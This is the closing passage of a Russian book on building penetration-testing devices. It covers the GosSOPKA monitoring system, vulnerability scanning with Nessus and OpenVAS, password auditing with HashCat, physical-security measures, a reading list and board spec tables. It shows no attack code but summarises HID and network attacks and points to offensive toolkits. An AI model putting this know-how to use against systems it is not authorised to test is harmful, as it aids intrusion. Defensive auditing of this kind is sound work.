ных корпорациях – корпоративные центры. Многие крупные интеграторы и производители решений информационной безопасности начали создавать коммерческие корпоративные центры ГосСОПКА и готовы на договорной основе оказывать полный комплекс услуг по мониторингу, реагированию и т. д. организациям, которые не планируют создавать собственный центр. При подключении к ГосСОПКА организации принимают на себя обязательства по незамедлительной отправке сообщений в случае обнаружения компьютерных атак и по реагированию в случае получения информации о возможной атаке. Обнаружив атаку, центр ГосСОПКА должен передать информацию в главный центр, который, в свою очередь, передаст эту информацию другим центрам уже с рекомендациями по противодействию. Такой подход существенно повышает степень готовности и, как следствие, уровень защищенности организаций. Нормативно-методологическая база, необходимая для создания центров ГосСОПКА, все еще разрабатывается, и на данный момент больше вопросов, чем ответов. Но главный центр ГосСОПКА на базе 8-го центра ФСБ уже создан и функционирует, а многие организации начали строить необходимую инфраструктуру.

Система ГосСОПКА будет имеет древовидную иерархическую структуру, где центральным узлом является главный центр ГосСОПКА на базе 8-го центра ФСБ, а ведомственные и корпоративные центры находятся в подчиненном положении. Взаимодействие между центрами осуществляется по вертикали. При этом ведомственные и корпоративные центры могут объединяться, также образовывая иерархическую структуру с головным центром ГосСОПКА во главе.

Скорее всего, взаимодействовать с ГосСОПКА придется прежде всего крупным компаниям и большинству государственных организаций, однако знать о существовании подобного «гигантского» государственного SIEM полезно всем специалистам по ИБ.

5.3.2. Регулярный анализ защищенности

Еще одной полезной для любой корпоративной инфраструктуры защитной мерой является регулярное сканирование на уязвимости. На самом деле система анализа защищенности должна являться неотъемлемой частью любой системы информационной безопасности. Однако я сознательно не включил эту систему в главу, посвященную стандартным компонентам систем ИБ, по той причине, что далеко не везде специалисты правильно используют средства анализа защищенности.

Использовать средства анализа защищенности типа Xspider или MaxPatrol, по сути, обязывают закон «О персональных данных» и его поднормативные акты. Поэтому многие организации просто приобретают соответствующее ПО и... кладут коробки с дисками в сейф и никак не используют. Между тем необходимо регулярно проводить анализ всех корпоративных ресурсов на наличие уязвимостей, ошибок конфигурирования и слабых паролей.

Мы не будем себя ограничивать требованиями законодательства, которые предписывают использовать только сертифицированные ФСТЭК средства анализа защищенности. Вместо этого я рассмотрю общедоступные средства.

В качестве рабочей платформы для анализа защищенности лучше всего использовать дистрибутив Kali Linux, который можно даже не устанавливать на жесткий диск, достаточно просто загрузиться с компакт-диска или флешки.

Но начнем с наиболее мощного, по моему мнению, средства анализа защищенности, имеющего бесплатную редакцию. Сканер Nessus не входит в состав Kali, однако разработчики из компании Tennable подготовили специальную сборку для данной ОС.

Загружаем с сайта http://www.tenable.com/products/nessus/select-your-operating-system (необходима регистрация).

```
root@kali:/root# dpkg -i "Nessus-6.6.2-debian6_amd64.deb"
```

Запускаем службу:

```
root@kali:/root# /etc/init.d/nessusd start
```

Далее вся работа со сканером будет осуществляться через браузер по адресу https://127.0.0.1:8834. Первым делом нам необходимо указать пароль для учетной записи. Затем следует ввести серийный номер. Получить его можно по ссылке на странице ввода серийного номера. Далее начнется продолжительный процесс загрузки компонентов базы данных сканера Nessus.

По завершении всех подготовительных действий можно переходить непосредственно к сканированию интересующих узлов. Для этого необходимо предварительно подготовить политику, в соответствии с которой будет производиться сканирование. Выбираем **Policies → New policy → Advanced Scan**. Далее присваиваем имя новой политике и настраиваем ее свойства в левой части окна. В принципе, для начала все можно оставить по умолчанию, разве что в подразделе **Permissions** раздела **Basic** я разрешил **Default** работать с данной политикой (**Can use**). В случае если мы собираемся сканировать сетевые принтеры (очень часто содержат уязвимости), то необходимо в разделе **Discovery** выбрать **Scan Network Printers**. Далее сохраним нашу политику.

Далее нам необходимо запустить сканер. Для этого выбираем **Scans** в верхней части экрана **New scan → User**. Затем выбираем нашу политику. На следующем шаге указываем наименование задачи сканирования и в поле **Targets** указываем цели сканирования. Сохраняем созданную задачу. Теперь в разделе **Scans** у нас появилось новое сканирование. Запускаем эту задачу.

После завершения напротив данного сканирования появится галочка. Теперь можно просто нажать на задачу и увидеть количество найденных уязвимостей.

На рис. 5.7 представлен отчет с машины под управлением Windows XP SP2, которую я использую для различных экспериментов со сканерами безопасности. Уязвимости, помеченные красным цветом, наиболее опасны.

Рис. 5.7. Утилита Nessus обнаружила подключенные USB-устройства

В качестве второго сканера уязвимостей можно воспользоваться OpenVAS.

Многие могут задаться вопросом: зачем проверять вторым сканером, если мы уже использовали Nessus? Здесь все аналогично антивирусам: у каждого свое ядро, и то, что один пропустил, другой вполне может определить. Поэтому если один сканер не нашел интересных уязвимостей, рекомендую «пройтись» другим, возможно, найдется что-то новое.

OpenVAS является ответвлением от проекта Nessus. Для установки OpenVAS необходимо выполнить следующие действия:

```
root@kali:~# apt-get update

root@kali:~# apt-get dist-upgrade
```

Обновление пакетов будет нелишним.

```
root@kali:~# apt-get install openvas
```

После установки запускаем установку сканера.

```
root@kali:~# openvas-setup
```

Открываем https://127.0.0.1:9392. Вводим те учетные данные, которые нам выдали при установке. Для начала необходимо сконфигурировать задачу сканирования. Идем в раздел **Configuration → Scan Configs**. Далее выбираем политику **Full and fast ultimate** и клонируем ее, нажав на значок овечки. Теперь отредактируем клон, нажав на значок гаечного ключа. Прежде всего даем политике название, остальные опции оставляем без изменения, но учитываем что, **safe_check** – отключение данной опции позволит запускаться потенциально опасным NVT-тестам, выполнение которых может вызвать сбои в работе хоста.

Далее устанавливаем цели сканирования в разделе **Configuration → Target**. Прописываем цели сканирования, диапазон портов можно оставить без изменения. Затем запускаем сканирование, выбрав раздел **ScanManagement → Task**. По окончании работы получаем отчет, аналогичный приведенному на рис. 5.7.

	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	Total	Run Alert	Download
Full report	43	174	837	8058	0	9112		PDF
All filtered results	43	174	0	0	0	217		PDF
Filtered results 1 - 100	29	71	0	0	0	100		PDF

Рис. 5.8. Найденные сканером OpenVAS уязвимости

Для более глубокого ознакомления с Nessus и OpenaVAS рекомендую почитать документацию на сайтах проектов.

Получив отчет со списком найденных уязвимостей, мы можем попытаться найти заплатки и обновления, закрывающие данные уязвимости на сайтах производителей. В случае отсутствия таковых можно попытаться закрыть их с помощью сторонних средств, например заблокировав проблемные порты и протоколы на межсетевых экранах.

Так в результате регулярного анализа защищенности корпоративных ресурсов мы можем своевременно узнавать об уязвимостях и оперативно получать рекомендации по их устранению.

Кроме того, необходимо проводить регулярные проверки на наличие слабых паролей. Здесь наилучшим решением будут экспорт хэшей паролей и их последующая расшифровка с использованием словарей наиболее слабых паролей. В качестве инструмента перебора можно воспользоваться утилитой HashCat, входящей в состав Kali Linux.

5.3.3. Оргмеры... как всегда

Еще раз напомню, что эффективная информационная безопасность практически невозможна без обеспечения так называемых организационных мер. Поэтому поговорим о том, какие оргмеры необходимо применять на предприятии.

Прежде всего это пропускной режим и контроль доступа на территорию предприятия. Казалось бы, очевидная вещь: охранник на входе, камеры наблюдения, системы контроля доступа и прочее. Однако на практике часто бывает так: охранник на входе даже не спрашивает документов у приходящих, достаточно лишь правильно назвать человека, к которому пришел. Видео с камер не только никуда не пишется, но на монитор никто и не смотрит, так как нет отдельно выделенного человека под эту задачу. То есть можно делать что хочешь, например подключать к сети те устройства, о которых шла речь в книге. А карточки для доступа СКУД не являются именными, и сами охранники не знают, кому они принадлежат. Кроме того, все карточки имеют одинаковые права доступа, в результате чего любой обладатель карты может проникнуть в абсолютно любое помещение.

Такая полубезопасность создает больше видимость, чем реальную защиту. Правильным вариантом обеспечения мер физической защиты является, во-первых, запись охранником данных документов всех приходящих гостей. При этом необходимо указывать время прихода и ухода. Во-вторых, гости на территории предприятия должны находиться только вместе с сопровождающим из числа сотрудников компании. Это позволит существенно снизить риск несанкционированной установки различных шпионских устройств. Видео с камер наблюдения должно в обязательном порядке записываться. Кроме того, должен быть специально выделенный человек, наблюдающий за происходящим в режиме реального времени. Карточки СКУД должны быть именными, и при проходе по ней через турникет на входе должно высвечиваться как минимум ФИО проходящего, а еще лучше его фото, хотя это больше применимо к постоянным сотрудникам. Кроме того, не стоит забывать, что карточки легко клонировать, для этого достаточно лишь считать данные с оригинальной карты. Поэтому доступ в серверные и другие важные помещения должен быть, во-первых, разрешен только соответствующим специалистам, а во-вторых, иметь дополнительные средства защиты, например обычный или кодовый замок, ключ от которого доступен тоже только соответствующим специалистам.

В целом отдел физической безопасности должен взаимодействовать с отделом информационной безопасности. Так, «физики» должны следить за тем, какие устройства не только выносят, но и вносят на территорию предприятия. Дело в том, что во многих крупных компаниях можно встретить на входе не только металлоискатель (не всегда включенный), но и рентгеновский аппарат, аналогичный тем, что используются в аэропортах. Охранники просматривают с помощью этих устройств личные вещи гостей. При этом они хорошо могут определить пистолет, несколько хуже – ножи (особенно складные), газовых баллончиков вообще не заметят. При этом если на территорию организации можно вносить ноутбуки, телефоны и флешки, то гость без труда внесет и любое специальное устройство наподобие тех, что мы рассматривали в книге. Поэтому я бы рекомендовал, во-первых, разработать соответствующие политики и регламенты, определяющие, какую технику можно вносить на территорию организации. А во-вторых, провести обучение охранников, работающих с соответствующей техникой, на предмет того, как могут выглядеть различные шпионские устройства и что, в случае если возникают любые подозрения относительно вносимой техники, необходимо обращаться к сотрудникам службы ИБ.

Еще одной важной компонентой обеспечения информационной безопасности является регулярное уведомление сотрудников о новых угрозах и мерах по их предотвращению. Так, все сотрудники должны знать, что нельзя оставлять компьютер незаблокированным, когда отсутствуешь на рабочем месте. Нельзя открывать прикрепленные к письмам от неизвестных файлы. Нельзя переходить по неизвестным ссылкам. Нельзя подключать неизвестные устройства. Стоит обращать внимание на незнакомых людей, выполняющих какие-либо действия с сетевым оборудованием, и тому подобное.

Отдельное внимание стоит обратить на социальную инженерию. Пользователи должны быть уведомлены об основных видах получения информации при использовании социальной инженерии.

Такой, казалось бы, очевидный набор мер позволит существенно снизить вероятность успешной реализации различных угроз информационной безопасности.

5.3.4. Заключение

Рекомендации, приведенные в этом разделе, многим опытным специалистам могут показаться очевидными и не заслуживающими особого внимания, однако мой практический опыт показывает, что во многих, даже довольно крупных, организациях далеко не все эти меры соблюдаются. Поэтому я рекомендую еще раз обратить внимание на соблюдение этих мер в организации.

5.4. Итоги главы

В этой главе мы рассмотрели те средства и меры защиты, которые являются полезными дополнениями к стандартному набору средств ИБ и при этом позволяют существенно сократить риски успешной реализации различных атак. От HID-атак, атак на каналы связи и других, представленных в книге, можно защититься с помощью выполнения приведенных защитных мер.

Глава 6.

ЗАКЛЮЧИТЕЛЬНЫЕ ВЫВОДЫ

Устройства для реализации различных атак в последние годы получили достаточно широкое распространение. Это связано с появлением большого количества недорогих микроконтроллеров, макетных плат и микрокомпьютеров, позволяющих уместить в форм-факторе пластиковой карты функционал персонального компьютера десятилетней давности.

В своей книге я постарался рассмотреть наиболее интересные проекты по созданию устройств. Как и договаривались в начале книги, я не касался аспектов, связанных со шпионскими устройствами, такими как закладки-жучки, скрытые камеры, направленные микрофоны и т. д.

Вместо этого в книге представлен класс устройств, предназначенных для осуществления несанкционированного проникновения и копирования информации непосредственно из компьютеров и каналов связи, с использованием лишь штатного функционала данных систем. При этом я постарался сделать основной упор на практическую направленность создаваемых устройств.

Не касаясь вопросов, связанных с тем, как лучше замаскировать то или иное устройство, а также как лучше подсунуть его пользователю, я постарался обратить максимальное внимание на общую концепцию использования устройства для того или иного вида атак. Так, в книге рассматриваются примеры использования Teensy и Digispark для HID-атак. При этом приводятся основные виды атак, однако при наличии определенных знаний в скриптовых языках программирования этот набор атак можно значительно расширить. Я лишь показал основные направления. Аналогично и с другими атаками. Перепрошитой OpenWRT устройство может быть использовано для множества различных атак, связанных как с проникновением в беспроводные сети, так и с мониторингом проводных сетей посредством Ethernet.

Таким образом, в своей книге я постарался дать основные идеи и рассмотреть решение основных проблем, а уже их конкретные реализации предлагается выполнить читателю в зависимости от решаемых им задач. Тестирование на проникновение является процессом творческим, не терпящим стандартизированного подхода, так как именно пентест наиболее точно позволяет обнаружить те лазейки, которыми впоследствии могут воспользоваться хакеры. А ведь многие успешные атаки строятся на использовании именно нестандартных решений и творческого подхода.

Технический прогресс не стоит на месте, и полагаю, через несколько лет я выпущу новое издание этой книги, посвященное уже новым устройствам для тестирования на проникновение.

В случае если у читателя возникнут какие-либо вопросы или предложения по сотрудничеству, пишите мне на адрес abiryukov@samag.ru.

ПРИЛОЖЕНИЕ

П.1. Использованные источники, или Что еще можно почитать

Завершая работу над книгой, я решил не ограничиваться унылым списком использованных источников. Вместо этого я предлагаю читателю набор полезных материалов по каждой из глав книги.

1. Теория и практика информационной безопасности:
   - Cryptoworld.su – на данном сайте есть масса статей по различным аспектам информационной безопасности.
   - Бирюков А. А. Информационная безопасность: защита и нападение, 2-е изд., – М.: ДМК-Пресс, 2017 – эту книгу можно назвать предшественником, если можно так выразиться, первой частью, поэтому я процитировал многие ее разделы в главе, посвященной теории и практике ИБ.
   - Fstec.ru, bdu.fstec.ru – ресурсы ФСТЭК, посвященные требованиям регулятора, базе угроз и т. д.

2. Все про макетные платы и микрокомпьютеры:
   - Arduino.cc – основной англоязычный ресурс по Aduino.
   - Arduino.ru – основной русскоязычный ресурс по Arduino.
   - Esp8266.net – основной англоязычный ресурс по ESP 8266.
   - Esp8266.ru – основной англоязычный ресурс по ESP 8266.
   - https://www.raspberrypi.org/ – основной англоязычный ресурс по Raspberry Pi.
   - https://openwrt.org/ – основной англоязычный ресурс по OpenWRT.
   - https://cryptoworld.su/хакерский-чемоданчик/.
   - https://cryptoworld.su/собираем-хакерский-чемоданчик-часть-2/ – две статьи, из которых можно почерпнуть множество полезных идей для разработки собственных устройств.
   - https://hackaday.io/projects – множество проектов различных устройств.
   - https://onion.io/ – сайт проекта Onion Omega.

3. Работа с беспроводными сетями:
   - Бирюков А. Проводим пентест. Часть 1: Проникаем в беспроводную сеть // Системный администратор. 2016. № 4. С. 40–44. Режим доступа: http://samag.ru/archive/article/3171.

- Бирюков А. Проводим пентест. Часть 2: Сбор необходимой информации // Системный администратор. 2016. № 5. С. 27–31. Режим доступа: http://samag.ru/archive/article/3190.
- Бирюков А. Проводим пентест. Часть 3: Ищем уязвимости // Системный администратор. 2016. № 6. С. 24–29. Режим доступа: http://samag.ru/archive/article/3211.
- Бирюков А. Проводим пентест. Часть 4: Используем уязвимости // Системный администратор. 2016. № 7--8. С. 47–51. Режим доступа: http://samag.ru/archive/article/3237.

  В моих статьях по шагам разбирается процесс проведения пентеста.

4. HID-атаки:
   - https://github.com/samratashok/Kautilya – тулкит Kautilya.
   - http://www.labofapenetrationtester.com/ – сайт автора проекта Kautilya.
   - Бирюков А. А. Аудит информационной безопасности с помощью USB-устройств, LAP LAMBERT, 2015.
     Данная монография является моей первой попыткой рассказать о HID-атаках. В силу ряда причин издатель существенно завысил стоимость данной монографии, в результате чего ее вряд ли смогло прочесть много читателей.
5. Сетевые атаки:
   - Penetration Testing with Kali Linux – учебные материалы Offensive Security по работе с Kali Linux.
   - https://kali.tools/ – описание инструментов, входящих в состав дистрибутива kali Linux.
6. Дополнительные средства защиты:
   - Securitylab.ru – статьи и утилиты по ИБ.
   - https://community.softwaregrp.com/t5/Protect724/ct-p/Protect724 – проект Protect724, посвященный ArcSight (бывший HPE, а ныне Micro Focus), наиболее известной и, пожалуй, самой мощной системе мониторинга событий ИБ.

П.2. Модельный ряд Arduino

Приведенный ниже модельный ряд с характеристиками наиболее популярных моделей взят с официального сайта проекта http://arduino.ru/Hardware (актуальность: декабрь 2017 года).

- **Due** – новая плата на базе ARM микропроцессора 32bit Cortex-M3 ARM SAM3U4E.

Характеристики

Микроконтроллер	AT91SAM3X8E
Рабочее напряжение	3,3 В
Входное напряжение (рекомендуемое)	7–12 В
Входное напряжение (предельное)	6–20 В
Цифровые входы/выходы	54 (на 12 из которых реализуется выход ШИМ)
Аналоговые входы	12
Аналоговые выходы	2 (ЦАП)
Общий выходной постоянный ток на всех входах/выходах	50 мА
Постоянный ток через вывод 3,3 В	800 мА
Постоянный ток через вывод 5 В	800 мА
Флеш-память	512 КБ доступно всего для пользовательских приложений
ОЗУ	96 КБ (два банка: 64 КБ и 32 КБ)
Тактовая частота	84 МГц

- **Leonardo** – последняя версия платформы Arduno на ATmega32u4, микроконтроллере. Отличается разъемом microUSB, по размерам совпадает с UNO.

Характеристики

Микроконтроллер	ATmega32u4
Рабочее напряжение	5 В
Входное напряжение (рекомендуемое)	7–12 В
Входное напряжение (предельное)	6-20 В
Цифровые входы/выходы	20 (7 из которых могут использоваться как выходы ШИМ)
Аналоговые каналы	12
Постоянный ток через вход/выход	40 мА
Постоянный ток для вывода 3.3 В	50 мА
Флеш-память	32 Кб (ATmega32u4), из которых 4 Кб используются для загрузчика
ОЗУ	2 Кб (ATmega32u4)

EEPROM	1 Кб (ATmega32u4)
Тактовая частота	16 МГц

- **Yun** – новая плата, с встроенной поддержкой Wi-Fi на базе ATmega32u4 and the Atheros AR9331.
- **Micro** – новое компактное решение на базе ATmega32u4.
- **Uno** – самая популярная версия базовой платформы Arduino USB. Uno имеет стандартный USB-порт. Arduino Uno во многом схожа с Duemilanove, но имеет новый чип ATMega8U2 для последовательного подключения по USB и новую, более удобную маркировку вход/выход. Платформа может быть дополнена платами расширения, например пользовательскими платами с различными функциями.

Характеристики

Микроконтроллер	ATmega328
Рабочее напряжение	5 В
Входное напряжение (рекомендуемое)	7–12 В
Входное напряжение (предельное)	6–20 В
Цифровые входы/выходы	14 (6 из которых могут использоваться как выходы ШИМ)
Аналоговые входы	6
Постоянный ток через вход/выход	40 мА
Постоянный ток для вывода 3.3 В	50 мА
Флеш-память	32 КБ (ATmega328), из которых 0.5 КБ используются для загрузчика
ОЗУ	2 КБ (ATmega328)
EEPROM	1 КБ (ATmega328)
Тактовая частота	16 МГц

- **Arduino Ethernet** – контроллер со встроенной поддержкой работы по сети и с опциональной возможностью питания по сети с помощью модуля POE (Power over Ethernet).

Характеристики

Микроконтроллер	ATmega328
Рабочее напряжение	5 В
Входное напряжение (предельное)	6–18 В
Входное напряжение (предельное) через POE	36–57 В

Цифровые входы/выходы	14 (4 из которых могут использоваться как выходы ШИМ)
Зарезервированные выводы Arduino	с 10 по 13 используются для SPI; 4 используется для SD-карты; 2 – прерывание W5100 (когда соединен)
Аналоговые входы	6
Постоянный ток через вход/выход	40 мА
Постоянный ток для вывода 3.3 В	50 мА
Флеш-память	32 КБ (ATmega328), из которых 0.5 КБ используются для загрузчика
ОЗУ	2 КБ (ATmega328)
EEPROM	1 КБ (ATmega328)
Тактовая частота	16 МГц

- **Duemilanove** – является предпоследней версией базовой платформы Arduino USB. Подключение Duemilanove производится стандартным кабелем USB. После подключения она готова к использованию. Платформа может быть дополнена платами расширения, например пользовательскими платами с различными функциями.

Характеристики

Микроконтроллер	ATmega168
Рабочее напряжение	5 В
Входное напряжение (рекомендуемое)	7–12 В
Входное напряжение (предельное)	6–20 В
Цифровые входы/выходы	14 (6 из которых могут использоваться как выходы ШИМ)
Аналоговые входы	6
Постоянный ток через вход/выход	40 мА
Постоянный ток для вывода 3.3 В	50 мА
Флеш-память	16 КБ (ATmega168) или 32 КБ (ATmega328) при этом 2 КБ используются для загрузчика
ОЗУ	1 КБ (ATmega168) или 2 КБ (ATmega328)
EEPROM	512 байт (ATmega168) или 1 КБ (ATmega328)
Тактовая частота	16 МГц

- **Diecimila** – предыдущая версия базовой платформы Arduino USB.
- **Nano** – это компактная платформа, используемая как макет. Nano подключается к компьютеру при помощи кабеля USB Mini-B.

Характеристики

Микроконтроллер	Atmel ATmega168 или ATmega328
Рабочее напряжение (логический уровень)	5 В
Входное напряжение (рекомендуемое)	7–12 В
Входное напряжение (предельное)	6–20 В
Цифровые входы/выходы	14 (6 из которых могут использоваться как выходы ШИМ)
Аналоговые входы	8
Постоянный ток через вход/выход	40 мА
Флеш-память	16 КБ (ATmega168) или 32 КБ (ATmega328), при этом 2 КБ используются для загрузчика
ОЗУ	1 КБ (ATmega168) или 2 КБ (ATmega328)
EEPROM	512 байт (ATmega168) или 1 КБ (ATmega328)
Тактовая частота	16 МГц
Размеры	1.85×4.2 см

- **Mega ADK** – версия платы Mega 2560 с поддрежкой USB host-интерфейса для связи с телефонами на Android и другими устройствами с USB-интерфейсом.
- **Mega 2560** – новая версия платы серии Mega. Построена на базе Atmega2560 и с использованием чипа ATMega8U2 для последовательного соединения по USB-порту.
- **Mega** – предыдущая версия серии Mega на базе Atmega1280.

Характеристики

Микроконтроллер	ATmega1280
Рабочее напряжение	5 В
Входное напряжение (рекомендуемое)	7–12 В
Входное напряжение (предельное)	6–20 В
Цифровые входы/выходы	54 (14 из которых могут использоваться как выходы ШИМ)

Аналоговые входы	16
Постоянный ток через вход/выход	40 мА
Постоянный ток для вывода 3.3 В	50 мА
Флеш-память	128 КБ (4 используются для загрузчика)
ОЗУ	8 КБ
Энергонезависимая память	4 КБ
Тактовая частота	16 МГц

- **Arduino BT** – платформа с модулем Bluetooth для беспроводной связи и программирования. Совместима с платами расширения Arduino.
- **LilyPad** – платформа пурпурного цвета, разработанная для переноски, может зашиваться в ткань.
- **Fio** – платформа разработана для беспроводных применений. Fio содержит разъем для радио XBee, разъем для батареи LiPo и встроенную схему подзарядки.
- **Mini** – самая маленькая платформа Arduino. Прекрасно работает как макетная модель или в проектах, где пространство является критическим параметром. Платформа подключается к компьютеру при помощи адаптера mini-USB.
- **Адаптер mini-USB** – плата, конвертирующая подключение USB в линии 5 В, GND, Tx и Rx для соединения с платформой Arduino Mini или другими микроконтроллерами.
- **Pro** – платформа, разработанная для опытных пользователей, может являться частью большего проекта. Она дешевле, чем Diecimila и может питаться от аккумуляторной батареи, но в то же время требует дополнительной сборки и компонентов.

Характеристики

Микроконтроллер	ATmega168 или ATmega328
Рабочее напряжение	3.3 В или 5 В
Входное напряжение	3.35–12 В (версии 3.3 В) или 5–12 В (версии 5 В)
Цифровые входы/выходы	14 (6 из которых могут использоваться как выходы ШИМ)
Аналоговые входы	6
Постоянный ток через вход/выход	40 мА
Флеш-память	16 КБ (ATmega168) или 32 КБ (ATmega328), при этом 2 КБ используются для загрузчика

ОЗУ	1 КБ (ATmega168) или 2 КБ (ATmega328)
EEPROM	512 байт (ATmega168) или 1 КБ (ATmega328)
Тактовая частота	8 МГц (версии 3.3 В) или 16 МГц (версии 5 В)

- **Pro Mini** – как и платформа Pro, разработана для опытных пользователей, которым требуются низкая цена, меньшие размеры и дополнительная функциональность.

Характеристики

Микроконтроллер	ATmega168
Рабочее напряжение	3.3 В или 5 В (в зависимости от модели)
Входное напряжение	3.35–12 В (модель 3.3 В) или 5–12 В (модель 5 В)
Цифровые входы/выходы	14 (6 из которых могут использоваться как выходы ШИМ)
Аналоговые входы	6
Постоянный ток через вход/выход	40 мА
Флеш-память	16 КБ (2 используются для загрузчика)
ОЗУ	1 Кб
EEPROM	512 байт
Тактовая частота	8 МГц (модель 3.3 В) или 16 МГц (модель 5 В)

- **Serial** – базовая платформа с интерфейсом RS-232 для связи и программирования. Плата легко собирается даже начинающими пользователями (включает схемы и файлы CAD).
- **Serial Single Sided** – платформа разработана для ручной сборки. Она обладает чуть большим размером, чем Diecimila, но совместима с платами расширения Arduino.
- **USB Serial Light Адаптер** – адаптер, позволяющий подключать платы Arduino к компьютеру для обмена данными и заливки скетчей. Удобен для программирования таких плат, как Arduino Mini, Arduino Ethernet, и других, не имеющих своего разъема USB.

П.3. Модельный ряд Teensy

Модели линейки Teensy приведены в табл. 7.1.

Таблица 7.1. Модели Teensy

Specification	Teensy 2.0	Teensy++ 2.0	Teensy 3.0	Teensy 3.1
Processor	ATMEGA32U4 8 bit AVR 16 MHz	AT90USB1286 8 bit AVR 16 MHz	MK20DX128 32 bit ARM Cortex-M4 48 MHz	MK20DX256 32 bit ARM Cortex-M4 72 MHz
Flash Memory	32256	130048	131072	262144
RAM Memory	2560	8192	16384	65536
EEPROM	1024	4096	2048	2048
I/O	25, 5 Volt	46, 5 Volt	34, 3.3 Volt	34, 3.3V, 5 Volt
Analog In	12	8	14	21
PWM	7	9	10	12
UART, I²C, SPI	1, 1, 1	1, 1, 1	3, 1, 1	3, 2, 1
Price	$16.00	$24.00	$19.00	$19.80

П.4. Модельный ряд Digispark

Макетная плата Digispark имеет два варианта реализации, отличающихся лишь USB-портом: в первом случае это обычный USB male, во втором – это microUSB female. Все прочие характеристики у них схожи.

1. Питание через USB или от внешнего источника 7–16 В до 5 В (автоматический выбор).
2. На борту, 150 мА, 5 В.
3. Встроенный USB-порт.
4. 6 портов входа/выхода.
5. 8 К флэш-памяти (свободно около 6 К после установки загрузчика).
6. I²C и SPI (по отношению USI).
7. ШИМ на 3 вывода.
8. АЦП на 4 контакта.

П.5. Модельный ряд ESP 8266

- **Wi-Fi ESP-12F**

Характеристики

Протоколы Wi-Fi	802.11 b/g/n
Рабочая частота	2.4–2.5 ГГц (2400–2483.5 М)
Интерфейсы	UART/HSPI/I2C/I²S/Ir Remote Contorl
Сетевые протоколы	IPv4, TCP/UDP/HTTP/FTP
Защита	WPA/WPA2
Шифрование	WEP/TKIP/AES
Рабочая температура	от –40 до 125 °С
Напряжение I/O	3–3.6 В
Потребление в режиме передачи	80 мА
ОЗУ	80 Кб
Flash-память	4 МБ
Размер	24×16×3 мм

- **NODEMCU LUA Wi-Fi ESP 8266 CH340**

Характеристики

Протоколы Wi-Fi	802.11 b/g/n
Wi-Fi Direct (P2P)	soft-AP
Встроенный стек	TCP/IP
Встроенный TR-переключатель	balun, LNA, усилитель мощности
Встроенный PLL	регуляторы и система управления питанием
Выходная мощность	+20.5 дБм в режиме 802.11 b
Поддержка диверсити антенн	
SDIO 2.0	SPI, UART
STBC	1×1 MIMO, 2×1 MIMO
Напряжение питания	3,3 В
Входное напряжение	3,7–20 В
Максимальный потребляемый ток	220 мА

П.6. Модельный ряд Raspberry Pi

Все существующие на момент написания книги модели микрокомпьютеров Raspberry Pi приведены в табл. 7.2.

Таблица 7.2. Модели Raspberry Pi

Версия	Дата выхода	Процессор	Частота	Ядер	ОЗУ	GPIO	USB-порт	Ethernet	Wi-Fi	Bluetooth	Цена в США
A	февраль 2013	ARM1176JZ-F [16]	700 МГц	1	256 Мб	26 пинов	1	–	–	–	$20
A+	ноябрь 2014	ARM1176JZ-F	700 МГц	1	256 Мб	40 пинов	1	–	–	–	$25
B	апрель 2012	ARM1176JZ-F	700 МГц	1	512 Мб	26 пинов	2	есть	–	–	$35
B+	июнь 2014	ARM1176JZ-F	700 МГц	1	512 Мб	40 пинов	4	есть	–	–	$25
2B	февраль 2015	ARM Cortex-A7	900 МГц	4	1 Гб	40 пинов	4	есть	–	–	$35
Zero	ноябрь 2015	ARM1176JZ-F	1 ГГц	1	512 Мб	40 пинов	1	–	–	–	$5
3B	февраль 2016	ARM Cortex-A53 x64	1,2 ГГц	4	1 Гб	40 пинов	4	есть	802.11n	4.1	$35
Zero W	февраль 2017	ARM1176JZ-F	1 ГГц	1	512 Мб	40 пинов	1	–	802.11n	4.0	$10

П.7. Исходный код к книге

Исходный код прошивок для Arduino, Teensy, ESP8266, и Digispark можно скачать по следующей ссылке: `https://yadi.sk/d/G4LvF4Yh3RYeQL`.

Книги издательства «ДМК Пресс» можно заказать в торгово-издательском холдинге «Планета Альянс» наложенным платежом, выслав открытку или письмо по почтовому адресу: **115487, г. Москва, 2-й Нагатинский пр-д, д. 6А**.

При оформлении заказа следует указать адрес (полностью), по которому должны быть высланы книги; фамилию, имя и отчество получателя. Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**.

Оптовые закупки: тел. +7(499) 782-38-89

Электронный адрес: **books@alians-kniga.ru**.

Бирюков Андрей Александрович

Собираем устройства для тестов на проникновение

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com

Корректор *Синяева Г. И.*
Верстка *Паранская Н. В.*
Дизайн обложки *Мовчан А. Г.*

Формат 70×100 $^{1}/_{16}$.
Печать цифровая. Усл. печ. л. 35,43.
Тираж 200 экз.

Веб-сайт издательства: www.дмк.рф